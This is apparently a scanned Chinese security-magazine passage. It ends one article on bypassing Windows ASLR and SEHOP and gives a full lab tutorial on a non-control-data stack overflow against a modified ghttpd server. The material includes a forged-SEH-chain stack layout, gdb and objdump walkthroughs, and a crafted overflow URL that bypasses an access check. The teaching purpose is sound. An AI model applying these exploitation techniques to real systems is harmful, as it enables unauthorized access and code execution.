75690000   0004A000   75697A9D   KERNELBA   6.1.7600.16385 (   C:\Windows\system32\KERNELBASE.dll
759B0000   000CC000   759B168B   msctf      6.1.7600.16385 (   C:\Windows\System32\msctf.dll
75E60000   000AC000   75E6A472   msvcrt     7.0.7600.16385 (   C:\Windows\system32\msvcrt.dll
75F10000   0004E000   75F1EC49   GDI32      6.1.7600.16385 (   C:\Windows\system32\GDI32.dll
...
```

由此可见,各模块基址的高位是随机变化的,而低位是固定不变的,这里loaddll.exe不受ADSL保护,所以其基址没有随机化,如果是Notepad.exe就有启用ASLR,还有其他经链接选项/DYNAMICBASE编译的程序也会启用ASLR。因此我们可以让填充字符只覆盖到返回地址的一半,由于小端法机器的缘故,其低位地址在前,因此覆盖到的一半地址刚好处于低位,而返回地址的高位我们让它保持不变,所以我们必须在返回地址之前的地址范围内(相当于漏洞函数里面)查找出一个可跳转到shellcode的指令,比如jmp edx(关键看哪一寄存器指向shellcode)。除此之外,我们还必须将shellcode放在返回地址之前,不然连返回地址的高位也覆盖掉了,这是不允许的。纵观此法,相当有局限性,如果漏洞函数过短,可能就没有我们需要的指令了,这时就得另寻他法了。

(2)利用未启用ASLR的模块地址

这与之前绕过SafeSEH的方法类似,直接在未受ASLR保护的模块中查找跳转指令的地址来覆盖返回地址或者SEH结构,可以通过Process Explorer或者ImmDBG命令插件!ASLRdynamicbase或者!pvefindaddr noaslr来查看哪些进程模块启用ASLR保护。

SEHOP

1. 原理

微软在Windows 2008 SP0、Windows

Vista SP1和Windows 7中加入了另一种新的保护机制SEHOP(Structured Exception Handling Overwrite Protection),它可作为SEH的扩展,用于检测SEH是否被覆写。SEHOP的核心特性是用于检测程序栈中的所有SEH结构链表的完整性,特别是对最后一个SHE结构的检测。在最后一个SEH结构中拥有一个特殊的异常处理函数指针,指向一个位于ntdll中的函数ntdll!FinalExceptHandler()。当我们用jmp 06 pop pop ret 来覆盖SEH结构后,由于SEH结构链表的完整性遭到破坏,SEHOP就能检测到异常从而阻止shellcode的运行。

2. 绕过方法——伪造SEH链表

由于SEHOP会检测SEH链表的完整性,那么我们可以通过伪造SEH链表来替换原先的SEH链表,进而达到绕过的目的。具体实现方法如下:

(1)查看SEH链表结构,可借助OllyDbg实现,然后记住最后一个SEH结构地址,以方便后面的利用。

(2)用JE(0x74) + 最后一个SEH结构的地址(由于地址开头是00,故可省略掉,可由0x74替代,共同实现4字节对齐)去覆盖nexSEH。

(3)用xor pop pop ret指令地址去覆盖SEH handle,其中的xor指令是用于将ZF置位,使前面的JE = JMP指令,进而实现跳转。

(4)在这两个SEH结构之前写入一跳转指令(JMP+8),以避免数据段被执行。

(5)在这两个SEH结构之间全部用NOP填充,如果两者之间还有其他SEH结构的话。

(6)将shellcode放置在最后一个SEH结构之后,即ntdll!FinalExceptHandler()函数之后。

此时的堆栈布局如下:

```
【NOP…】【JMP 08】【JE XXXXXX】【xor pop pop ret】【NOP…】【JMP 08】【0xFFFFFFFF】【ntdll!FinalExceptHandler】【shellcode】
    ▲            ▲                      ▲                    ▲
 next SEH   SEH Handle            next SEH(指向0xffffffff)   SEH Handle
```

更多信息可参见我之前翻译的《绕过SEHOP安全机制》(http://bbs.pediy.com/showthrea d.php?t=104707)。

小结

本文简单地叙述了Windows平台上的各类溢出保护机制及其绕过方法,但若结合实例分析的话,没有几万字是不可能完成的,因此这里概览一番,读者若想获得相关的实例运用的资料,可参考文中提及一些paper,特别是由看雪论坛上dge兄弟翻译的《Exploit编写系列教程6》以及黑客杂志《Phrack》、《Uninformed》上的相关论文,还有BlackHat大会上的文章。微软与黑客之间的斗争是永无休止的,我们期待着下一项安全机制的出现。我在黑防上的ID为riusksk,博客地址:http://riusksk.blogbus.com,欢迎与我讨论!

前置知识:汇编
关键词:程序执行流、溢出

菜鸟版Exploit编写指南之六十八:不改变程序执行流实现缓冲区溢出攻击剖析

文/图 CrazyRabbit

大部分内存破坏(memory corruption)攻击和蠕虫病毒的基本原理是通过篡改程序控制数据来实现系统控制权的窃取,比如通过覆盖栈中存放的函数返回地址实现程序控制流的

跳转。目前大部分缓冲溢出教程也只是讲述了这类攻击的原理和实现。本文将介绍另外一种攻击思路的原理和实现，即不改变程序控制数据来实现相同的攻击效果。由于目前控制流攻击仍占主体，因此很多防御方法都是针对这类攻击的，比如通过保护程序控制流的完整性实现防护。然而，如果攻击者能够找到非控制流数据攻击的实现方法，那么就可以突破现有的很多防御方法。

栈缓冲溢出

内存破坏攻击的一种常用方法为缓冲溢出，即通过故意篡改内存中的数据实现恶意攻击。根据被篡改数据存放位置的不同，缓冲溢出可以分为栈溢出(数据在栈中)和堆溢出(数据在堆中)。本文将关注使用更广泛的栈溢出攻击。传统栈溢出攻击的基本原理如图1所示。




图1

图1显示了程序运行过程中函数调用栈的情况。局部变量A为一个数组，用户在操作A时(如strcpy函数)没做边界检查，因此局部变量A存在潜在的缓冲溢出漏洞。由于函数帧1的底部存放了当前函数执行完后将跳转到的地址，因此攻击者可以通过给局部变量A提供一个精心构造的输入使得正好将函数返回地址覆盖为攻击者想跳转到的地址。

比如，攻击者用足够的空指令NOP填充函数帧1中局部变量A和函数返回地址间的空间，然后用内存中位置固定的JMP ESP指令的地址覆盖函数返回地址，并将shellcode覆盖到函数帧2中。由于函数帧1返回后ESP指向函数帧2的顶部，因此指令JMP ESP执行后程序控制流将跳转到已被shellcode覆盖的函数帧2的顶部并开始执行shellcode。如果要使攻击不会导致软件崩溃从而引起用户的怀疑，攻击者在破坏栈平衡后还需做一些善后工作。

这种攻击方法通过篡改程序的执行流实现攻击目的，因此被称为控制流攻击。由于这种攻击破坏了软件的执行流，因此现在的防御方法通过保护程序控制流的完整性即可使这些攻击失效。相对于控制流攻击，仅篡改栈中数据而不篡改程序的执行流来实现目的的攻击被称为非控制流攻击。由于非控制流攻击的实现较困难，比如攻击者需要对被攻击程序的细节很了解，因此目前介绍这类攻击实现的资料还不多，这也导致针对这类攻击的防御方法也不多。控制流栈溢出攻击的原理如图2所示。通过覆盖栈中的某个关键数据实现攻击目的。

本文接下来将以HTTP服务器为例，介绍非控制流栈溢出攻击的原理和实现。本文构造的攻击场景也许不一定真实，但是已有相关资料表明在现实中确实存在此类攻击。在笔者分析更多的软件之后，将介绍更真实的攻击实例。本文的主要目的是介绍非控制流栈溢出攻击的思想以及实现原理。




图2

不改变程序执行流实现攻击

1. 系统平台

本文的实验在Ubuntu 9.04操作系统中进行，其Linux内核为Linux2.6.28-11-generic。另外，作者使用的编译器为gcc version 3.4.6。笔者没有用其他操作系统和编译器测试过，因此在其他平台上，读者需要自己调试。

2. 攻击对象说明

本文的HTTP服务器修改自一个开源软

件ghttpd (http://gaztek.sourceforge.net/ghttpd/)。本文实验用的HTTP服务器源码为http.c。该程序与一般的HTTP服务器功能相似。不过,为了实验方便,笔者对ghttpd做了一些删减,比如客户端的URL请求必须指定待访问的页面(http://127.0.0.1:8000/autherror.html),如果仅指定http://127.0.0.1:8000,则无法自动返回index.html页面。

对原始的ghttpd,攻击者通过本文介绍的方法可以用CGI执行/bin/sh。然而,为了使本文介绍的思想更易于理解,笔者添加了一个访问控制规则并通过绕过该规则来展示非控制流栈溢出攻击的思路和实现。该访问控制规则为:函数check_authentication()判断客户端要访问的是不是secretpage.html,如果是,则拒绝并返回autherror.html,否则返回相应的页面。

http.c中另外两个重要函数是serverconnection()和Log()。serverconnection()负责处理客户端的URL请求并向客户端返回相应的页面。Log()是日志记录函数,将日志信息写入文件ghttpd.log。

3. 攻击目标和效果

构造一个畸形URL请求,使得绕过HTTP服务器的访问控制机制,获取访问受限的secretpage.html页面。这个场景类似于绕过ghttpd中CGI的限制规则(只能执行指定目录下的程序),使其执行/bin/sh。

4. 攻击原理和过程

非控制流栈溢出攻击的原理是通过覆盖栈中的关键数据来实现与控制流栈溢出中覆盖函数返回地址一样的攻击效果。作者在http.c中实现了一个简易的http服务器。该服务器的主体(函数serverconnection())可以抽象为:

```
recv(tempdata);
//接收HTTP请求并将其保存到全局变量tempdata
//中。由于tempdata是全局变量,因此其地址在编译
//好后每次运行在内存中的虚拟地址是不变的
ptr = locate_webpage_filename(tempdata);
//在源文件http.c中109~136行,指针"ptr"用于指向
//客户端请求的页面名称
check_authentication(ptr);
//访问控制。在本实验中,任何HTTP请求都不可以访
//问secretpage.html
Log("%s", ptr);
//该函数有一个缓冲溢出漏洞。攻击者可以通过该漏
//洞来修改指针"ptr"指向的地址。由于该函数在访问
//控制检查之后,因此这个漏洞导致攻击者可以躲过
//访问控制
sendpage();
//在源文件http.c中137~176行,向客户端返回请求
//的页面
```

首先编译http.c,编译命令为gcc -g -O2 -o http http.c。得到可执行文件http。由于需要对程序进行调试,因此必须加上-g选项。

在终端中运行服务器,命令为./http。

使用浏览器访问"http://127.0.0.1:8000/autherror.html"可以得到如图3所示页面。




图3

用浏览器访问"http://127.0.0.1:8000/secretpage.html",返回的页面应与图3相同,如图4所示。




图4

然后调试http,在另一个终端中,使用命令PS -A查看http进程号。然后在gdb中使用命令attach [进程号]开始调试。

在http.c中的99和127行设置断点,命令为"b 99"和"b 127"。

使用浏览器访问"http://127.0.0.1:8000/autherror.html",程序在断点处(99行)暂停。

查看tempdata,ptr以及sockfd的地址,命令为"print &tempdata"、"print &ptr"、"print &sockfd",结果如图5所示。可以看到tempdata的地址为0x804a500,该地址将在攻击中被用到。另外可以看到,ptr被存放在寄存器ebx中,sockfd被存放在寄存器esi中。这种存放方式使得本文的攻击成为可能。




图5

继续让程序运行至第二个断点处(127行)。查看tempdata和ptr的内容,命令为"print tempdata"和"print ptr",结果如图6所示。可以看出tempdata保存了完整的客户端URL请求,ptr保存了客户端请求的页面。

```
(gdb) print tempdata
$2 = "GET /autherror.html HTTP/1.1\r\nHost: 127.0.0.1:8000\r\nUser-Agent: Mozilla/5.0 (X11; U; Linux i686; zh-CN; rv:1.9.0.8) Gecko/2009033100 Ubuntu/9.04 (jaunty) Firefox/3.0.8\r\nAccept: text/html,application/x"...
```

```
(gdb) print ptr
$4 = 0xbf826414 "/autherror.html"
```

图6

之前提到,该http服务器的漏洞存在于Log()函数中。现在,我们来分析下漏洞在哪以及如何使用。使用objdump导出http的汇编代码,命令为objdump –d http > http–asm。查看Log()的汇编代码,如图7所示。

```
080489c7 <Log>:
 80489c7:      55                      push   %ebp
 80489c8:      89 e5                   mov    %esp,%ebp
 80489ca:      56                      push   %esi
 80489cb:      53                      push   %ebx
 80489cc:      8d 45 0c                lea    0xc(%ebp),%eax
 80489cf:      8d 9d 28 ff ff ff       lea    -0xd8(%ebp),%ebx
 80489d5:      81 ec b0 02 00 00       sub    $0x2b0,%esp
```

```
8048a50:      81 c4 b0 02 00 00       add    $0x2b0,%esp
8048a56:      5b                      pop    %ebx
8048a57:      5e                      pop    %esi
8048a58:      5d                      pop    %ebp
8048a59:      c3                      ret
```

图7

我们发现在Log()刚开始执行的操作中有push %esi和push %ebx;在结束时有pop %ebx和pop %esi。结合之前看到的ebx中存放ptr、esi中存放sockfd,我们可以知道,在函数Log()被调用时,其首先保存了ptr和sockfd的值,而在结束时将这两个值弹出。考虑到ptr指向了客户端访问的页面,因此如果能够操作ptr的值,则我们就可以访问任何想要访问的页面。

查看Log()的源码,发现局部变量char temp[200]用来暂存传给Log()的数据,而在操作该变量时并未做边界检查。因此可以构造足够大的恶意内容来填充temp,并淹过temp的边界从而覆盖栈中数据。通过图7我们可以看到,与temp邻接的数据为"push %esi"和"push %ebx"压入栈的ptr和sockfd。因此,通过temp溢出来操作ptr是可行的。

此处需要注意的是,sockfd是和ptr保存在相邻位置的。我们在覆盖ptr的时候也会覆盖sockfd,这会导致缓冲溢出成功后,客户端和服务器间将无法正常通信,因为sockfd被覆盖了。为了解决这个问题,我们用了一个tmpsock来暂存sockfd(http.c中第99行)。如果只加上这一行并不会解决问题。由于编译器的优化策略,tmpsock会被丢弃。我们还需要做些修改。在http.c中第130和131行,我们用sockfd代替了原来的变量tno。

根据前面的分析,我们可以开始构造恶意URL了。本实验中恶意URL的实行为"AA...AAA/xda/xa5/x04/x08/n/n//secretpage.html"。其中,"AA…AAA"是一个足够长的字符串A,用来填充Log()中的temp。/xda/xa5/x04/x08是/secretpage.html在tempdata中的存储地址。此处没有详细地讲恶意URL的构造过程,读者可以尝试着自己调试去理解。

在函数Log()调用前,ptr指向AA...AAA/x00/xa5/x04/x08/,该请求能够通过http中check_authentication()的访问控制。查看tempdata和ptr的内容,如图8所示。

```
(gdb) print tempdata
$5 = "GET ", 'A' <repeats [illegible] times>, "[illegible]\b\n\n/secretpage.html", '\0' <repeats [illegible] times>, "ORDER=3 COLS=1 WIDTH=\"75%\" BGCOLOR=\"#FFFFFF\" NOSAVE >\n<tr>\n<td>\n<center>\n<h2>\n\n<u>Authentication Error</u></h2></center>\n\n<center><b>You are requesting a p"...
```

```
(gdb) print ptr
$6 = 0xbf826414 'A' <repeats 200 times>...
```

图8

我们已经知道ptr指向的地址存放于寄存器ebx中,因此我们也看下ebx中存放的ptr指向的地址是什么。查看命令为"info register ebx",结果如图9所示。

```
(gdb) info register ebx
ebx            0xbf826414       -1081973740
```

图9

在函数Log()中,AA...AAA/x00/xa5/x04/x08/淹没了temp并用"/xda/xa5/x04/x08/"覆盖了压入栈的ptr指向的地址。攻击后,查看ptr的内容和地址如图10所示。可以看到,ptr指向的内容已经变成了/secretpage.html。

```
(gdb) print ptr
$7 = 0x804a5da "/secretpage.html"
(gdb)
```

图10

完整的攻击程序见attak.c。

attack.c实现了本实验中用到的攻击方法。

其编译命令为"gcc attack.c –o attack"。在编译之前，将tempdata的地址填写到attack.c中第70行处的address。

在终端中运行攻击程序，命令为"./attack 127.0.0.1"，可以看到效果如图11所示。




图11

攻击成功后，可以看到效果如图12所示，同时可以看到获取到的secretpage.html(命名为downloaded.html)如图13所示。




图12


